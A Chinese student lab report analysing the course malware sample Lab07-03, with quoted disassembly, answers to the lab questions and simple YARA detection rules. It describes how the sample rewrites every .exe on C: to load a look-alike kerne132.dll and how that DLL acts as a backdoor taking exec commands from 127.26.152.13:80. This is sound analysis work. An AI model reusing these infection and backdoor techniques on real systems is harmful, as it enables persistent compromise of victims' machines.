之后在下面内容中不难发现，这里是对esi上的值进行了按位的比较，只求全都匹配上才会继续向下执行，否则程序依旧会提前结束。而在之前有一条指令

```
mov     esi, offset _aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
```

那么也就是说，这里将argv[1]和esi上的这个字符串进行比较。

由此可以知道，如果要顺利执行这个程序，需要在命令行中执行，并且执行的格式为 Lab07-03.exe 2

```
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

经历过验证阶段之后，来分析一下函数中主要的内容

```
mov     edi, ds:CreateFileA
push    eax                ; hTemplateFile
push    eax                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    eax                ; lpSecurityAttributes
push    1                  ; dwShareMode
push    80000000h          ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0                  ; lpName
push    0                  ; dwMaximumSizeLow
push    0                  ; dwMaximumSizeHigh
push    2                  ; flProtect
push    0                  ; lpFileMappingAttributes
push    eax                ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0                  ; dwNumberOfBytesToMap
push    0                  ; dwFileOffsetLow
push    0                  ; dwFileOffsetHigh
push    4                  ; dwDesiredAccess
push    eax                ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0                  ; hTemplateFile
push    0                  ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
mov     esi, eax
push    10000000h          ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [esp+54h+var_4], eax
push    0                  ; lpName
jnz     short loc_401503
```




首先大概观察一下这一段不难发现这里进行了创建文件、将文件映射到内存中的操作。我们注意到他在C盘目录下打开了Kernel32.dll文件，同时还有一个地方创建并打开了Lab07-03.dll

之后可以发现他多次调用了sub\_401040函数


```
loc_401538:
mov     edi, [esi+3Ch]
push    esi
add     edi, esi
push    edi
mov     [esp+5Ch+var_1C], edi
mov     eax, [edi+78h]
push    eax
call    sub_401040
mov     esi, [ebp+3Ch]
push    ebp
add     esi, ebp
mov     ebx, eax
push    esi
mov     [esp+68h+var_30], ebx
mov     ecx, [esi+78h]
push    ecx
call    sub_401040
mov     edx, [esp+6Ch+argc]
mov     ebp, eax
mov     eax, [ebx+1Ch]
push    edx
push    edi
push    eax
call    sub_401040
mov     ecx, [esp+78h+argc]
mov     edx, [ebx+24h]
push    ecx
push    edi
push    edx
mov     [esp+84h+var_38], eax
call    sub_401040
mov     ecx, [ebx+20h]
mov     [esp+84h+var_20], ecx
mov     eax, [esp+84h+argc]
push    eax
push    edi
push    ecx
call    sub_401040
```

而在其中又调用了sub\_401000函数



由于这个调用过程极为复杂，此时先进行跳过，看看能否通过后续的分析来猜测这一段的作用，从而减少分析量

当上述复杂的代码执行结束之后，接下来执行的内容为：



可以发现这个时候就是进行了收尾的操作，关闭了之前打开的句柄（2次），联系之前打开kernel32.dll和lab07-03.dll，这里应该就是关闭了这两个地方的调用。最后还进行了文件的复制，并且在复制的时候将lab07-03.dll改名成了C盘下的kernel32.dll，也就是说这里完成了一个危险的替换。

替换完成之后可以看见loc\_401806这个位置调用了sub\_4011E0，并且传进去的参数是C盘的目录，那么这里就需要深入分析

```

mov     eax, [esp+arg_4]
sub     esp, 144h
cmp     eax, 7
push    ebx
push    ebp
push    esi
push    edi
jg      loc_401434

```

```

mov     ebp, [esp+154h+lpFileName]
lea     eax, [esp+154h+FindFileData]
push    eax                ; lpFindFileData
push    ebp                ; lpFileName
call    ds:FindFirstFileA
mov     esi, eax
mov     [esp+154h+hFindFile], esi

```

```

loc_401210:
cmp     esi, 0FFFFFFFFh
jz      loc_40142C

```

点进去以后不难发现，这个函数的功能就是对C盘目录下的文件进行一个全盘扫描，和.exe进行一个比较。同时可以注意到在调用FindClose之前，压入了0FFFFFFFFh，并且能够跳转到这个位置的条件是将esi和0FFFFFFFFh进行比较，由此推断这是一个循环，当满足特定条件的时候会把esi设置成为0FFFFFFFFh，之后退出循环。

为了验证猜想，我们之前说是在寻找后缀是.exe的文件，那么这里就查看一下当匹配到的时候，程序会做出什么样的操作。同时根据之前退出条件的设定，我们可以根据0FFFFFFFFh去寻找

寻找的过程中我们注意到有一个地方调用了非系统函数

```

push    ebp                ; lpFileName
call    sub_4010A0
add     esp, 4


```

这在一个递归寻找文件的函数中出现显然是有一些目的的，所以需要对这个函数进行分析

```

push    eax                ; lpFileName
call    ds:CreateFileA
push    0                  ; lpName
push    0                  ; dwMaximumSizeLow
push    0                  ; dwMaximumSizeHigh
push    4                  ; flProtect
push    0                  ; lpFileMappingAttributes
push    eax                ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0                  ; dwNumberOfBytesToMap
push    0                  ; dwFileOffsetLow
push    0                  ; dwFileOffsetHigh
push    0F001Fh           ; dwDesiredAccess
push    eax                ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5


```




```

mov     ebp, [esi+3Ch]
mov     ebx, ds:IsBadReadPtr
add     ebp, esi
push    4                  ; ucb
push    ebp                ; lp
call    ebx ; IsBadReadPtr
test    eax, eax
jnz     loc_4011D5

```





从函数调用的顺序可以看出来当检测到了目标文件之后，这里会将文件映射到内存中，并判断指针是否是有效的。

注意到在左边有一个 `_stricmp` 函数，这里和 "kernel32.dll" 这个字符串做了对比，如果是则会调用 `repne scasb`，通过查阅资料可以发现这条语句是重复搜索字符，通常是用来作为判断字符串长度使用的，和 `strlen` 函数效果相同。之后的指令 `rep movsd` 使用到了 `edi`，而 `edi` 是存放的 `ebx` 中的内容，而在 `_stricmp` 上面通过注释可以看到 `ebx` 中存放的是 `string1`。经过分析找到偏移 `dword_403010` 位置

```

30C ; _PVFV Last
30C Last dd 0 ; DATA XREF: start+88↑o
310 dword_403010 dd 6E72656Bh ; DATA XREF: sub_4010A0+EC↑o
310 ; _main+1A8↑r
314 dword_403014 dd 32333165h ; DATA XREF: _main+1B9↑r
318 dword_403018 dd 6C6C642Eh ; DATA XREF: _main+1C2↑r
31C dword_40301C dd 0 ; DATA XREF: _main+1CB↑r

```

将其转换成字符串以后得到

```

3:0040300C Last uu 0 ; DATA XREF: start+88↑o
3:00403010 aKerne132Dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+EC↑o
3:00403010 ; _main+1A8↑r ...
3:0040301D db 0
3:0040301E db 0
3:0040301F db 0
3:00403020 : char aKerne132Dll 0[]

```

至此我们发现，这个函数在执行的时候，会遍历C盘目录下所有的exe，然后在exe中找到kernel32.dll，并把他替换成kerne132.dll。而根据之前的分析可以知道，这个函数在最后会在C:\windows\system32\目录下创建一个kerne132.dll文件，那么我们就有理由猜测这个程序会把所有可执行文件中对kernel32.dll的调用都改成对他自己写的一个恶意的dll文件（kerne132.dll）进行调用，从而达到自己的目的。

## dll分析

在知道了样本的目的之后，接下来就要分析一下这个dll文件究竟是要执行一个什么样的恶意程序

首先查看了一下这个文件的导入表

Name	Library
Sleep	KERNEL32
CreateProcessA	KERNEL32
CreateMutexA	KERNEL32
OpenMutexA	KERNEL32
CloseHandle	KERNEL32
_adjust_fdiv	MSVCRT
malloc	MSVCRT
_initterm	MSVCRT
free	MSVCRT
strncmp	MSVCRT
socket	WS2_32
WSAStartup	WS2_32
inet_addr	WS2_32
connect	WS2_32
send	WS2_32
shutdown	WS2_32
recv	WS2_32
closesocket	WS2_32
WSACleanup	WS2_32
htons	WS2_32

发现他导入了kernel32.dll文件中的内容，并且是和创建互斥量、进程有关；之后还有和网络相关的调用，猜测会连接某个server发送一些信息。（因为没有listen函数，所以这里猜测是作为client端执行）

接下来查看dll文件中的主函数

```
mov     eax, 11F8h
call    _alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
jnz     loc_100011E8
```

可以发现这个样本首先分配了一个非常大的栈空间（11F8h）

```

mov     al, byte_10026054
mov     ecx, 3FFh
mov     [esp+1208h+buf], al
xor     eax, eax
lea     edi, [esp+1208h+var_FFF]
push    offset Name      ; "SADFHUHF"
rep stosd
stosw
push    0                ; bInheritHandle
push    1F0001h          ; dwDesiredAccess
stosb
call    ds:OpenMutexA
test    eax, eax
jnz     loc_100011E8

```

```

push    offset Name      ; "SADFHUHF"
push    eax              ; bInitialOwner
push    eax              ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+WSAData]
push    ecx              ; lpWSAData
push    202h             ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jnz     loc_100011E8

```

之后进行了对互斥量的操作，结合之前样本的分析不难发现这里也是限制了同时只有一个进程在执行。并在创建之后有一个WSAStartup函数调用，那么此时就开始了网络行为。

```

push    6                ; protocol
push    1                ; type
push    2                ; af
call    ds:socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_100011E2

```


```

push    offset cp        ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call    ds:inet_addr
push    50h ; 'P'        ; hostshort
mov     dword ptr [esp+120Ch+name.sa_data+2], eax
call    ds:htons
lea     edx, [esp+1208h+name]
push    10h              ; namelen
push    edx              ; name
push    esi              ; s
mov     word ptr [esp+1214h+name.sa_data], ax
call    ds:connect
cmp     eax, 0FFFFFFFFh
jz      loc_100011DB

```




在之后可以发现程序依次调用了socket, connect (在这之前还有相关的初始化操作), 开始了网络行为。同时不难发现访问的时候目标IP是127.26.152.13, 目的端口是50h, 也就是80, 也就是tcp中http常用的端口号。



之后可以发现他在建立起连接之后, 创建进程向服务器端发送了"hello"字样的信息, 之后等待服务器的指示。

之后对从服务器端收到的消息进行判断, 如果是sleep



就会执行Sleep函数, 睡眠60s

如果前四个字符是exec


```
mov     ecx, 11h
lea     edi, [esp+1208h+StartupInfo]
rep stosd
lea     eax, [esp+1208h+ProcessInformation]
lea     ecx, [esp+1208h+StartupInfo]
push    eax           ; lpProcessInformation
push    ecx           ; lpStartupInfo
push    0             ; lpCurrentDirectory
push    0             ; lpEnvironment
push    8000000h      ; dwCreationFlags
push    1             ; bInheritHandles
push    0             ; lpThreadAttributes
lea     edx, [esp+1224h+CommandLine]
push    0             ; lpProcessAttributes
push    edx           ; lpCommandLine
push    0             ; lpApplicationName
mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
call    ebx ; CreateProcessA
jmp     loc_100010E9
```

则会创建一个进程，在创建进程的时候可以看见非常多的参数，其中有一个注意到的点是有有一个commandline。在这里没有能发现这个commandline，只好根据书上的内容进行分析。


```
0010001010 var_111 = byte ptr -0FFBh
t:10001010 CommandLine = byte ptr -0FFBh
```

根据接收缓冲区是从1000开始，可以定位到CommandLine，这里显示出来他的值是0FFBh。通过这个信息可以知道这里是接收缓冲区的5个字节，也就是说要被执行的命令是接收缓冲区中保存的任意5字节的东西。也就是说他会执行这后面的内容。

如果不是，则会和字符q进行比较，如果是就关闭socket并进行相关的清除



如果不是q，再次执行sleep，睡眠60s，之后重新像sever发送hello消息并等待指令



通过分析可以发现，这个dll其实就是实现了一个后门的功能，使得受到感染的机器成为肉机，执行一些攻击者想要执行的内容。

至此，整个样本分析完毕

## 问题回答

### Q1

修改系统上C盘中所有的exe文件，使得每一个exe运行的时候都能启动整个服务，而系统在启动的时候是无法避免执行exe的，所以也就会达到维持他运行的效果

### Q2

使用了文件名为kerne132.dll的文件，并且使用了一个名为：SADFHUHF 的互斥量

### Q3

创建后门，使得受到感染的机器成为肉机，并且这个后门很难清除，还会自启动

### Q4

从微软官方下载官方的kernel32.dll，然后将它命名成kerne132.dll替换恶意文件，之后再留一个kernel32.dll的文件备份放在同目录下以供之后的程序进行使用。或者可以人工修改受到感染的kerne132.dll，删除其中的恶意代码，只保留正常功能。

## yara

根据本次实验中样本的字符串特点编写yara规则如下：

```
1 import "pe"
2
3 rule UrlRequest {
4     strings:
5         $http = "http"
6     condition:
7         $http
8 }
```

```

9
10 rule Explorer {
11     strings:
12         $name = "Internet Explorer"
13     condition:
14         $name
15 }
16
17 rule kernel32 {
18     strings:
19         $dll_name = "kernel32.dll"
20     condition:
21         $dll_name
22 }
23
24 rule EXE {
25     strings:
26         $exe = /[a-zA-Z0-9_]*.exe/
27     condition:
28         $exe
29 }
30
31 rule scanC {
32     strings:
33         $c = /C:./
34     condition:
35         $c
36 }

```

得到检测结果如下：

```

D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework>yara64.exe -r lab7.yar Chapter_7L
kernel32 Chapter_7L\Lab07-03.exe
EXE Chapter_7L\Lab07-03.exe
scanC Chapter_7L\Lab07-03.exe
UrlRequest Chapter_7L\Lab07_01.exe
Explorer Chapter_7L\Lab07_01.exe
EXE Chapter_7L\Lab07-03.dll

```

经过和之前strings得到的结果对比，检测结果正确